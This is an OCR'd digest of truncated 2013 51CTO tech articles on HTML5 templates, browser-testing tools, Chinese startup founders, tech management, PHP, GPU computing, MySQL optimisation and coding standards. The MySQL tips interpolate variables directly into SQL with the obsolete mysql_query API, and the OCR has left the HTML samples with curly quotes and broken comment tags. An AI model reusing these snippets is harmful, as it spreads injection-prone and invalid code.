美国计算机协会（ACM）主办的面向大学生的对抗赛。 始于1970年，历史最悠久，最负盛名。全世界约2000所大学参加、参赛者约20000人以上！3名选手共用1台电脑比赛。

■

本文未完，请阅读原文：
http://developer.51cto.com/art/201307/402256.htm

编者按

HTML5目前发展势头良好，已经逐渐得到大部分浏览器不同程度的支持。许多web开发者也已经学习到了不少关于HTML 5的基础知识并开始试图使用HTML 5制作网页。

创建简单的响应式HTML5模版

HTML5目前发展势头良好，已经逐渐得到大部分浏览器不同程度的支持。许多web开发者也已经学习到了不少关于HTML 5的基础知识并开始试图使用HTML 5制作网页。与此同时，目前基于响应式的网页设计理念也得到了广泛的认同，开发者在开发基于HTML 5的网页时，如果能创建响应式的页面，则会增色不少，特别是能适配各类移动终端。在本文中，读者将学习到如何创建一个简单的响应式HTML 5模版。本文的读者需要有一点HTML 5的基础知识。

创建良好的HTML 5模版的特征有：

新的特性应该只是基于HTML、CSS、DOM和Javscript

减少使用外部插件（如Flash）

良好的容错设计

使用更多的标签而不是太多的脚本

HTML 5应该是和设备无关的

开发过程应该是可视化的

本文中，使用Adobe MacromediaDreamweaver进行开发

步骤1 创建空白的HTML 5模版

首先，我们创建一个空白的模版，代码很简单，如下所示：

```
<!DOCTYPE HTML>
<html>
<head>
<title></title>
</head>
<body>
</body>
</html>
```

步骤2 增加HTML 5新标签

HTML 5中新增加了不少标签，如：

article, aside, details, figcaption, figure, footer, header, hgroup, menu, nav, section

在页面模版中，我们需要确保每个区域都能正确地对齐，因此需要使用HEADER、NAVIGATION、CONTENT、SIDEBAR和Footer这些标签。代码如下所示：

```
<!DOCTYPE HTML>
<html>
<head>
<title></title>
</head>
<body>
<div id=”wrapper”>
<!—开始区域 -->
<header></header>
<nav></nav>
<section class=”content”></section>
<aside class=”sidebar”></aside>
<footer></footer>
<!—结束区域-->
</div>
</body>
    </html>
```

读者可能留意到这里使用的div id=”wrapper”，这个是稍候用来做meida query的时候调整全局CSS样式调整用的

步骤3 往HTML 5标签中增加代码

a) 首先往标题中增加如下代码：

```
<header>
 <hgroup>
 <h1 class="site-title"><a href="#">Simple
  HTML5 Template</a></h1></hgroup>
 </header>
```

b) 往<nav>导航标签中添加如下代码，这样很方便地构件了一个简单的页面分类导航：

```
<nav>
    <ul>
    <li><a href=”#”>Home</a></li>
    <li><a href=”#”>About</a></li>
    <li><a href=”#”>Parent Page</a>
    <ul>
    <li><a href=”#”>Child One</a></li>
    <li><a href=”#”>Child Two with child
        </a>
    <ul>
    <li><a href=”#”>Child One</a></li>
    <li><a href=”#”>Child Two</a></li>
    <li><a href=”#”>Child Three</a></li>
    </ul>
    </li>
    <li><a href=”#”>Child Three</a></li>
    </ul>
    </li>
    <li><a href=”#”>Contact</a></li>
    </ul>
    </nav>
```

b) 使用<article>标签来描述每一个要展示的内容实体,比如要展示的是多篇文章列表,其中的每一篇文章的具体内容就可以使用<article>标签了。

```
<section class=”content”>
<!—文章 1 -->
<article class=”post”> ■
```

本文未完，请阅读原文：
http://developer.51cto.com/art/201307/402149.htm

12款很棒的浏览器兼容性测试工具

■ 对前端开发工程师来说，确保代码在各种主流浏览器的各个版本中能正常工作是件很费时的事情，有很多优秀的工具可以帮助测试兼容性，一起看看这些很棒的工具。


于前端开发工程师来说，确保代码在各种主流浏览器的各个版本中都能正常工作是件很费时的事情，幸运的是，有很多优秀的工具可以帮助测试浏览器的兼容性，让我们一起看看这些很棒的工具。

Spoon Browser Sandbox

点击你需要测试的浏览器环境，安装插件就可以进行测试了。帮助你测试网页在Safari、Chrome、Firefox和Opera浏览器中是否正常，IE以前也有的，网站上说应微软的要求去掉了


Superpreview

这是为微软自己发布的跨浏览器测试工具，您可以同时查看您的网页在多个浏览器的呈现情况，对页面排版进行直观的比较。



IETester

专门用于测试网页在IE浏览器各个版本中兼容性的工具，版本包含IE5.5至IE9的各个版本，很不错的一款工具，推荐。



BrowserShots

是一款免费的跨浏览器测试工具，捕捉网站在不同浏览器中的截图。这是最有名，也是最古老的浏览器兼容性测试工具。

Multiple IEs

这款工具同样用于测试网页在IE浏览器各个版本的兼容性。

IE netrenderer

Netrenderer 也是用于检查你的网站在IE浏览器中的呈现情况，包括各个常用版本的检测。

Viewlike.Us!

Viewlike 是一款新推出的工具，帮助你检查浏览器在不同分辨率下得呈现情况。

BrowserSeal

这款工具的两个主要特色是独立的浏览器支持和带有自动化脚本的命令行界面。■

本文未完，请阅读原文：

http://developer.51cto.com/art/201307/402299.htm

盘点IT行业“中国式合伙人”的离合春秋

□ 夜&枫/文

由陈可辛导演，黄晓明、邓超、佟大为领衔主演的创业传奇电影《中国合伙人》自5月17日上映以来，截至26日票房已突破3亿元。这部隐射商界大佬的电影大获全胜。而其末尾的“彩蛋照片”也在提醒我们，在中国民企发展的30年里，不少企业家就像《中国合伙人》的主人公一样经历了跌宕起伏，就让我们看看这些中国式合伙人的离合春秋。

一：因梦想相聚，因友谊相守

他们或自少年携手，或因梦想而聚；他们或因事业而牺牲自我，或经19年仍旧相互扶持；他们是商业中的好搭档，更是生活中的“好基友”。

（图说：雷军）

1 小米七大创始人：超豪华阵容的相聚

小米公司一开始便是受到眷顾的孩子，因为它的创作团队都是在互联网行业屈指可数的精英，堪称超豪华组合。而小米就是他们共同的创业梦想。

总裁雷军是金山软件的董事长，和著名的天使投资人。林斌是谷歌研究院的副院长，洪锋是Google高级工程师，黄江吉是微软工程院首席工程师，黎万强是金山软件人机交互设计总监，金山词霸总经理，周光平是摩托罗拉北京研发中心总工程师，而刘德是一位自世界上顶级设计院校ArtCenter毕业的工业设计师。

强大的团队使小米发展神速。小米公司今年销量目标1500万台以上，相比雷军公布的小米去年700万台总量销量，等于翻番。对比竞争对手，三星电子去年在国内智能手机销量排名第一，总量是3006万部，市场份额17.7%(Strategy Analytics数据)，而三星2011年在中国的智能手机销量还只有1090万部。如果小米能超过1500万台的销量，在智能手机出货量上，有可能进入国内前五，去年位于第五的酷派，份额9.7%，出货量1643万台。

（图说：马化腾）

2 腾讯马化腾及他的四大金刚：皆大欢喜的大结局

1998年马化腾与他的同学张志东“合资”注册了深圳计算机系统有限公司。之后又吸纳了三位股东：曾李青、许晨晔、陈一丹。这5个创始人的QQ号，据说是从10001到10005.为避免彼此争夺权力，马化腾在创立之初就和四个伙伴约定清楚：各展所长、各管一摊。马化腾是 CEO（首席执行官），张志东是CTO（首席技术官），曾李青是COO（首席运营官），许晨晔是CIO（首席信息官），陈一丹是CAO（首席行政官）。

腾讯创业5兄弟很“难得”，因为直到2005年的时候，这五人的创始团队还基本是保持这样的合作阵形，不离不弃。直到做到如今的帝国局面，其中4个还在公司一线，只有COO曾李青挂着终身顾问的虚职而退休。在这个背后，工程师出身的马化腾从一开始对于合作框架的理性设计功不可没。

当时，从股份构成上来看。5个人一共凑了50万元，其中马化腾出了23.75万元，占了47.5%的股份；张志东出了10万元，占20%;曾李青出了6.25万元，占12.5%的股份；其他两人各出5万元，各占10%的股份。

许晨晔和马化腾、张志东同为深圳大学计算机系的同学，他是一个非常随和而有自己的观点，但不轻易表达的人，是有名的“好好先生”。而陈一丹是马化腾在深圳中学时的同学，后来也就读深圳大学，他十分严谨，同时又是一个非常张扬的人，他能在不同的状态下激起大家的激情。

如果说，其他几位合作者都只是“搭档级人物”的话，只有曾李青是5个创始人中最好玩、最开放、最具激情和感召力的一个，与温和的马化腾、爱好技术的张志东相比，是另一个类型。其大开大合的性格，也比马化腾更具备攻击性，更像拿主意的人。不过或许正是这一点，也导致他最早脱离了团队，单独创业。

后来，马化腾在接受多家媒体的联合采访时承认，他最开始也考虑过和张志东、曾李青三个人均分股份的方法，但最后还是采取了5人创业团队，根据分工占据不同的股份结构的策略。即便是后来有人想加钱、占更大的股份，马化腾说不行，“根据我对你能力的判断，你不适合拿更多的股份”。因为在马化腾看来，未来的潜力要和应有的股份匹配，不匹配就要出问题。如果拿大股的不干事，干事的股份又少，矛盾就会发生。

当然，经过几次稀释，最后他们上市所持有的股份比例只有当初的1/3,但即便是这样，他们每个人的身价都还是达到了数十亿元人民币，是一个皆大欢喜的结局。（本节内容源自中国企业家网）

（图说：聚美优品）

3 聚美优品三大梦想家：少年创业史 ■


本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/401380.htm

如何成为一位卓越的技术经理？

□ MS/文

管理一支技术团队可能是世界上最难的事情之一。如果你是一个经理，你需要和很多方面的专家合作，和你的上级协调产品需求，和负责协调产品交付件的同级合作，和将产品功能转化成技术需求的同级合作，带 领直接汇报给你的团队等等。在某些糟心的时刻，你需要面对的是会把患有自闭症的送报小孩（原文，阿斯伯格综合症，爱因斯坦曾患有此症）赶走的同事。

我曾经担任过开发经理、开发总监的工作，也曾经是一个开发人员，在过去的几十年中，在管理技术团队这件事情的两边，我经历过许多非常不一样的“管理风格”。从技术团队的角度出发，就成为一个卓越的技术经理必备的特质，我会给出一些建议。



首先，技术人员的工作环境始终飞速变化，我觉得如何成为一个卓越的技术经理是一个非常重要的话题。 在过去的二十年中，我们可以看到软件开发的模式有发生了巨大的变革。在大多数企业中，软件开发的周期变得短，而且管理层因为每个季度盈利的目标而对产品开 发施加更大的压力。对于许多初创企业，都需要在第一时间发布新的软件产品。这些情况都导致了在软件开发中我们会一直使用各种变更管理的方法。（参考PMP 传统项目管理或Agile方法中的变更管理Change Management）

在我还是一个开发人员的时候，我明白了第一个道理。我的老板当时问我，你知道你的工作对公司有哪些贡献吗?

我：『额…… 我吗，我就是在写代码。』

老板：『好吧，你是在写代码。让我换一种方式来问你，你觉得你写的每一行代码会给公司带来多少利润呢？』

我：『（脑瓜爆炸中……）噢，不是？我觉得，我不能……我从来没有…… 额……你在说啥？』

我的老板事后向我解释，公司的想法是，每一个开发人员都应当知道自己对于公司的贡献。 当然这不是在讨论每一行代码能产生多少贡献，更主要的目的是，你知道你的工作会对公司的利润产生影响。 你的工作会影响你所开发的产品， 在其生命周期中，这个产品将帮助公司赚钱或是省钱。如果你能得到这些盈利或是节省的数字，除上公司的投入（项目上开发人员的工资收入）， 就可以知道你所在项目的大致收益情况。听完这些话后，我一下子茅塞顿开。

这件事情的意义在于，在真实的商业世界里，我在这里引用梳着黑色大背头的Michael Douglas关于贪婪带来的好处的说法：对于公司来说，所有的

事情都是赚钱相关的。（详见Michael Douglas参演的电影Wall Street）。然而，作为开发人员，我们专注于开发这一艺术性的工作上。我们创造出的代码，将比以前更快、更好、更优雅地解决问题，完成任务。我们就像画家一般在画布上尽情作画，直到完美，从无到有地创造，开发出令人兴奋、大呼碉堡的软件， 这和利润有半毛钱关系？

技术经理们就像“动物园”的看门人一样（想到程序猿们……）。他们应当要能够使用我们的语言，体谅我们付出的劳动，理解我们的问题，并且和我们一同 分享胜利的喜悦。同时，当他们没有在做这些事情的时候，他们给予我们反馈，给予我们产品的需求，代表我们和他们的上级和同级的同事一起制定项目预算，确认 开发的费用和团队人数。当某一个表面光鲜的销售姐姐因为要完成她的月度销售指标，将没有在当前开发计划中的产品功能承诺给了客户时，他们会帮助我们去解释 为什么这样的情况会导致产品的发布日期延后一周。

经理们是公司机器的润滑油，是公司军队中的军士长。他们知道如何把事情做完，何时要紧，何时要松。简单的说，作为开发人员，你工作上成功的概率基本 上正比于你老板的职业技能和工作的有效性。在我一生的职场经历中，我变得珍惜和感谢优秀的经理人，我知道真正优秀的经理人就像能中奖的彩票一样稀少。读了 下面的文章，你就可以知道你有没有中了『好经理人』彩票。

1. 优秀的经理要联系团队和个人 | Managers Connect

一个卓越的经理会倾听团队的想法和顾虑。他会在公司要求的大框架下去衡量团队给予的反馈信息，努力在产品需求、交付日期和现实状况中达到平衡。

一个卓越的经理会相信他的团队时时刻刻说的都是真话，而且只有真话，同时他会不带感情色彩地去辨别是非黑白。

一个卓越的经理会在团队的需求和公司的需求两者之间进行权衡，而且他能够将同时满足多方面要求的项目计划进行到底。因为他相信这样做是正确的，而且在大多数情况下，这样做是通向成功的唯一道路。

一个卓越的经理，会不时地和整个团队以及其中的所有成员保持密切的沟通。他会知道团队面临的挑战是什么，以及团队或其中的个人应该如何做才能够达到成功。

一个卓越的经理会和团队和公司分享成功的经验，同时他会确保团队得到应得的荣誉。你总是不断地、及时地从你老板那里得到关于你工作表现的反馈，关于你在拟定目标上的进展状况，以及如何提高自身修养的建议，所以你总是能知道你在职业发展的道路上走得怎么样。

2. 优秀的经理要管理任务 | Managers Manage the Task

一个卓越的经理应该首先是一个有技术背景的人。作为一个开发者，当你告诉你的老板，因你发现某些不可重入的（non-re-entrant）函数在运行中会发生系统中断，而需要重构一个特定方法的时候，你的老板应该能够知道你在说些什么东东，或者至少会对你有能力解决这个问题表示认可。

一个卓越的经理要有技术的基础，虽然他可能不再是某方面的专家.....

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/402773.htm

PHP正在崛起，这一点毫无疑问。正如Red Hat推动了Linux的发展，Zend也正努力将PHP带入黄金时代 。

51CTO观察：PHP星星之火可燎原

2013年7月9日，Tiobe语言社区发布的新一期编程语言排行榜上，php位居第五，上升势头迅猛。不得不说，PHP正在崛起，这一点毫无疑问。正如Red Hat推动了Linux的发展，Zend也正努力将PHP带入黄金时代 。

php：星火燎原之势力

雅虎是PHP语言最早的使用者之一，随着雅虎的兴起，大量的站点开始学习雅虎背后的语言—PHP。此时，软件开始从传统模式向基于Web模式转变，几大势力一一长成：Linux操作系统、Apache网络服务器、MySQL服务器，以及以PHP语言为代表的“P”族语言（PHP、Perl、 Python）。而在前不久，因为收到开发者很多添加PHP支持的请求，谷歌宣布 Google App Engine 开始支计算机语言PHP，让用户可以在上面运行以WordPress为平台的博客，大公司也可以依赖这项服务运行他们企业级的“大数据”。面对记者，PHP之父安迪·古特曼斯说出了看似高傲却信服话：“谷歌支持PHP一点都不奇怪！”。

小编在前段时间做了一个名为《php：草根出身成大树》的技术专题。在专题里，以读者所在公司的网站使用什么语言做了一个投票调查，结果php以54%占据一位。很明显，国内现在的大多数公司都是php的忠实粉丝。

PHP成功的两大秘诀，第一条就是简单。PHP简单到让喜欢卖弄技巧的程序员感到羞愧，但让那些渴望进入Web开发领域的初学者欣喜若狂。 PHP像是一条鲶鱼，与XML、Web Services融合无间。即使历次的版本升级，也无需担心PHP会丧失这种简单的特性。无疑，这个特点给需要快速开发、交互应用的Web2.0潮流极大 的带来了方便，有超过半数的Ajax-enabled和Web2.0站点都选择了PHP。

PHP的第二个秘诀，就是“Community（强大的社区）”。不像其他的开发者需要从零开始，大量的PHP程序都有开放源代码可供学习，后人站在前人的肩膀上加以改进，又将这种知识积累的结果回馈给社区。这曾被比喻为“大教堂和集市”，在集市中，知识得到了最大化的利用，效率提高、错误减少、成本降低。而大教堂只能越垒越高，不断延迟发布时间。

PHPer草根，才让PHP显得草根

长期以来，PHPer(PHP Programmers)被认为是处于草根阶层的程序员，被认为是技术含量少，层次低的程序员。尽管在应用范围上，PHP拥有广泛的使用者。这点在国内尤其突出，

为什么PHPer会被看成草根阶层，根本原因是PHPer所作的事情(通过代码实现)的绝大部分都是表现层的东西，这个熟悉PHP的人都知道。当然也会有 PHP会说他用MVC结构编写的某某框架具备的如何如何的功能。但是这些还是表现层。所以只会处理表现层的程序员就被看成草根阶层了。事实上也是如此，因为这种情况下PHP确实很难构造大型的应用。

PHPer被扣上了数据库使用者的帽子，他总是在操作数据库，而不是在做程序。一个最简单的PHP脚本就是，连接数据库，把数据取出来，然后用命令输出到浏览器。整个过程不超过10行代码。给人的感觉就是太简单了。没有任何技术含量。为什么了，因为数据处理部分都已经被数据库做完了。尤其是 MySQL的使用。

MySQL是免费的，所以大多数程序员可以自由地使用它，另外MySQL的速度够快了，所以做个PHP应用程序非常的简单。这就相当于给你枪以后你觉得没有必要学习武功一样。当然，我不是说枪没有武功好。而是说，枪的出现，小孩都可以轻松便捷地杀人了。

我们再详细说说为什么是数据库。这里我说一个例子。我去过北京一家非常著名的网站，当时我们还有一个比较资深的PHP程序员在那说些系统架构的事情。我记得当时那个程序员问大家一个数据结构中的算法问题的时候，全场没有一个人能答得出来(包括我)。然后那个程序员就开始给大家讲些很基础的数据结构的东西了。让我一下子回想到大学时候学的数据结构课。而这些基础的数据排序、查找、传递的问题在其他高级语言(比如C)是非常普遍的。但是在PHP没有。 PHPchina.com的论坛也有个板块叫PHP的数据结构和算法。这个板块的帖子也是寥寥无几。

说到这里，大家明白了吧？大部分PHPer仅仅处理表现层的东西，而在MySQL的便捷使用下，PHPer几乎不用触及任何数据结构与算法的情况下完成大部分开发任务，所以一个才有上面的，没有一个PHP程序员能够回答出那道数据结构的问题，换成是C等语言，情况可能就大不相同了。是PHPer草根，才让PHP显得草根。

说到这里，我想大家都已经回忆了不少自己平时用PHP做开发的经历了吧，是否发现大家确实都在操作数据库呢。

把数据存放在数据库，然后数据库只起到备份的作用。然后你用自己的中间层来处理分析数据，效果是90% 以上的用户不访问数据库。有人就会说了，这不就类似连接池的东西吗？是的，因为数据库的瓶颈是无法解决的，我们只能在Web服务器和数据库中间加个中间层来做缓冲。

可能大家会说了，切，这个我们早就知道了。那好，这里我要说的是它引发的两点思考：

第一，有些语言已经有连接池技术的基础上，那些程序员可以方便地使用连接池而构建大型应用。那么如果他们认为 PHPer只会是用数据库，那么我们是不是可以说他们只会是用连接池呢？连接池和数据库在这个概念上有何区别？ ■

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/402758.htm

程序员的野心：让GPU像CPU一样运行

■ 美国印第安纳大学计算机博士Eric Holk最近开发了一个应用程序来运行GPU，挖掘出了GPU芯片的潜力，使GPU能同时执行成千上万个任务。

GPU代表的是图形处理单元，但是，这些小小芯片除了处理图形功能，还有其它用处。比如，Google使用GPU来为人脑建模，Salesforce 则依赖GPU分析Twitter微博数据流。GPU很适合并行处理运算，也就是同时执行成千上万个任务。怎么做呢？你得开发一个新软件，让它挖掘GPU芯片的潜力。最近美国印第安纳大学计算机博士Eric Holk就作出尝试，他开发了一个应用程序来运行GPU。Holk 说：“GPU编程仍然需要程序员管理许多低层细节，这些细节是与GPU执行的主要任务分离的。我们想开发一个系统，帮助程序员管理这些细节，让GPU在提高生产力的同时仍然有很好的性能。”

一般来说，电脑计算任务大多由CPU完成。一个CPU处理一个计算序列，也就是所谓的一次处理一个线程，它必须尽可能快地执行。GPU的设计初衷是一次处理多个线程，这些线程处理速度慢很多，但程序可以利用并行优势执行得更快一些，就像超级电脑一样。

Holk称，今天，CPU已经能执行并行运算了，多核也很流行，但它们主要还是针对单线程优化的。

GPU术语直到1999年才出现，但在此之前已经有早期的视频处理芯片了，它们于1970-1980年推出。当时，视频处理芯片严重依赖CPU进行图形处理，1990年代图形显卡更流行了，也更强大了，主要是因为3D显卡出现。

乔治亚科技大学Chris McClanahan认为，GPU硬件架构已经进化，以前它只是特定单一核心，现在向一组高并行、可编程核心转变，它可以用来处理更通用的计算。毫无疑问，随着GPU技术的发展，它会增加更多可编程性、更多并行性，变得越来越像CPU，可以用于通用计算。McClanahan 说，CPU和GPU最终会融合。同时，开发者也开始挖掘GPU的能力，用于不同的应用中，包括物理系统建模、强化智能手机等。

Holk解释道：“GPU的内存带宽也比CPU高很多，在对海量数据进行简单计算时，它的效率更好。”■

本文未完，请阅读原文：
http://developer.51cto.com/art/201307/402021.htm

编者按

今天，数据库的操作越来越成为整个应用的性能瓶颈了，这点对于Web应用尤其明显。关于数据库的性能，这并不只是DBA才需要担心的事，而这更是我 们程序员需要去关注的事情。

MySQL性能优化的最佳20+条经验

今天，数据库的操作越来越成为整个应用的性能瓶颈了，这点对于Web应用尤其明显。关于数据库的性能，这并不只是DBA才需要担心的事，而这更是我 们程序员需要去关注的事情。当我们去设计数据库表结构，对操作数据库时（尤其是查表时的SQL语句），我们都需要注意数据操作的性能。这里，我们不会讲过 多的SQL语句的优化，而只是针对MySQL这一Web应用最多的数据库。希望下面的这些优化技巧对你有用。

1. 为查询缓存优化你的查询

大多数的MySQL服务器都开启了查询缓存。这是提高性最有效的方法之一，而且这是被MySQL的数据库引擎处理的。当有很多相同的查询被执行了多次的时候，这些查询结果会被放到一个缓存中，这样，后续的相同的查询就不用操作表而直接访问缓存结果了。

这里最主要的问题是，对于程序员来说，这个事情是很容易被忽略的。因为，我们某些查询语句会让MySQL不使用缓存。请看下面的示例：

```
// 查询缓存不开启
$r = mysql_query("SELECT username FROM
  user WHERE signup_date >=
  CURDATE()");
// 开启查询缓存
$today = date("Y-m-d");
$r = mysql_query("SELECT username FROM
  user WHERE signup_date >= '$today'");
```

上面两条SQL语句的差别就是 CURDATE()，MySQL的查询缓存对这个函数不起作用。所以，像 NOW() 和 RAND() 或是其它的诸如此类的SQL函数都不会开启查询缓存，因为这些函数的返回是会不定的易变的。所以，你所需要的就是用一个变量来代替MySQL的函数，从而 开启缓存。

2. EXPLAIN 你的 SELECT 查询

使用 EXPLAIN 关键字可以让你知道MySQL是如何处理你的SQL语句的。这可以帮你分析你的查询语句或是表结构的性能瓶颈。

EXPLAIN 的查询结果还会告诉你你的索引主键被如何利用的，你的数据表是如何被搜索和排序的……等等，等等。

挑一个你的SELECT语句（推荐挑选那个最复杂的，有多表联接的），把关键字EXPLAIN加到前面。你可以使用phpmyadmin来做这个事。然后，你会看到一张表格。

3. 当只要一行数据时使用 LIMIT 1

当你查询表的有些时候，你已经知道结果只会有一条结果，但因为你可能需要去fetch游标，或是你

也许会去检查返回的记录数。

在这种情况下，加上 LIMIT 1 可以增加性能。这样一样，MySQL数据库引擎会在找到一条数据后停止搜索，而不是继续往后查少下一条符合记录的数据。

下面的示例，只是为了找一下是否有“中国”的用户，很明显，后面的会比前面的更有效率。（请注意，第一条中是Select *，第二条是Select 1）

```
// 没有效率的：
$r = mysql_query("SELECT * FROM user
  WHERE country = 'China'");
if (mysql_num_rows($r) > 0) {
  // ...
}
// 有效率的：
$r = mysql_query("SELECT 1 FROM user
  WHERE country = 'China' LIMIT 1");
if (mysql_num_rows($r) > 0) {
  // ...
}
```

4. 为搜索字段建索引

索引并不一定就是给主键或是唯一的字段。如果在你的表中，有某个字段你总要会经常用来做搜索，那么，请为其建立索引吧。

从上图你可以看到那个搜索字串 “last_name LIKE ‘a%’”，一个是建了索引，一个是没有索引，性能差了4倍左右。

另外，你应该也需要知道什么样的搜索是不能使用正常的索引的。例如，当你需要在一篇大的文章中搜索一个词时，如： “WHERE post_content LIKE ‘%apple%’”，索引可能是没有意义的。你可能需要使用MySQL全文索引 或是自己做一个索引（比如说：搜索关键词或是Tag什么的）

5. 在Join表的时候使用相当类型的例，并将其索引

如果你的应用程序有很多 JOIN 查询，你应该确认两个表中Join的字段是被建过索引的。这样，MySQL内部会启动为你优化Join的SQL语句的机制。

而且，这些被用来Join的字段，应该是相同的类型的。例如：如果你要把 DECIMAL 字段和一个 INT 字段Join在一起，MySQL就无法使用它们的索引。对于那些STRING类型，还需要有相同的字符集才行。（两个表的字符集有可能不一样）


```
// 在state中查找company
$r = mysql_query("SELECT company_
name FROM users
    LEFT JOIN companies ON (users.state
= companies.state)
    WHERE users.id = $user_id");
// 两个 state 字段应该是被建过索引的，而且
应该是相当的类型，相同的字符集。
```

6. 千万不要 ORDER BY RAND()

想打乱返回的数据行？随机挑一个数据？真不知道谁发明了这种用法，但很多新手很喜欢这样用。但你确不了解这样做有多么可怕的性能问题。

如果你真的想把返回的数据行打乱了，你有N种方法可以达到这个目的。■

本文未完，请阅读原文：
http://developer.51cto.com/art/201307/402791.htm



每个程序员都知道，在一个软件公司里，你需要有一套严谨的编码规范。每个程序员也都知道，为了能按自己的编程习惯制订……

编码规范是技术上的遮羞布

每个程序员都知道，在一个软件公司里，你需要有一套严谨的编码规范。每个程序员也都知道，为了能按自己的编程习惯制订这套规范，每个程序员都在而抗争。刚进入一个新公司时，每个程序员都会内心里绝望，对那套由某些强势架构师独断指定的编码规范恐惧不已。

扔掉编码规范吧，让程序员自由发挥，你会得到更多的好处。从加强代码统一性上获得的这点胜利根本解决不了问题。编码规范就是技术上的遮羞布。在 nearForm 公司，我从来没有想过要制定一个这样的规范，因为我希望每个人都只需按照自己喜欢的方式编程。

这世界太吵闹了。JavaScript的复兴要为此负全责。尤其有一个“特征”：可有可无的分号。无数的主张，猜想和反对声铺天盖地。停止，去实际写些代码好吗。你知道我在说谁。

本意是好的，各路程序员大仙发布各种JavaScript编码规范和风格指导。你们全错了。请停止这种要去拯救这个世界的行为。

编码规范从何来？过程是这样的：在你开始编码时，你跟本不知道会做出什么。这充满乐趣，这是一场游戏，直到你弄瞎一只眼睛。一旦你被自己垃圾的代码伤了太多次，你开始知道你是个菜鸟。于是你开始走上了通往编程大师的道路，你贪婪的咀嚼《代码大全》，《程序员修炼之道》，当然，还有 Joel。

之后，事情开始发生了。在通往朝圣的路上，你参透了真经。满腹的技艺让你成为了编程巨星。你的开发效率整整翻了一倍。现在，你要向世界传播。让你有今天成就 的知识也同样能拯救他人。你笼络人心，你传道，你纠缠不休。你训导你的老板要采用最好的实践方法和开发规范。而最不可饶恕的，你竟然开始写博客了。

大多数程序员从来不发声。那些喜欢弄出声响的，都晋升了。你晋升了。你把你绝顶聪明的想法强加给他人。你编写了一套编码规范，你让它成为了法律。

可之后，一切如旧。同样苦干，同样最后期限迫在眉睫，同样bug无数，同样悲惨结局。银弹跟本不存在。

几年后，你不再编码，你成为了管理者。你仍然认定编码规范，条律，制度的至关重要。关键就在于正确的实施。你从来都没有真正的做到过，但你坚持要实现这个目标。不仅如此，你变本加厉。代码量化标准！作为一个管理者，你成了痛苦的化身。

也许事情可能会向另外一个方向发展。也许你重新回去编程，或从未离去。经过一段时间，你发现自己如此无知，所有你的梦想都建立在沙滩上。你放弃了，你放弃了给程序员制订枷锁。这是另一层次的参悟。

至此，你认识到，人不是机器。人需要把智慧发挥到极致。你应该丢掉枷锁，获取最大创造。

可为什么那些最聪明的程序员的做法却完全的相反？为什么他们喜欢控制其它程序员？是什么让他们如此独裁？

首先，你想把你的经验传授给他人。但并非每个人的思维都跟你一样。人的大脑是十分怪异的。

第二，控制别人的感觉良好。但这不可能真正有效的。你不能命令程序员去做什么。猫不是圈养出来的。

第三，你逃避责任。团队中的所有人都这样。我们遵守了规范！项目失败了。没错，可是我们是遵守了规范！

第四，好的意愿；最佳实践；很专业；很技术——诱人的开发过程。你仍在追逐你8岁时想摘到的那颗星星。但是，编程大师如何判断一件事的成败？看结果，这是唯一的标准。

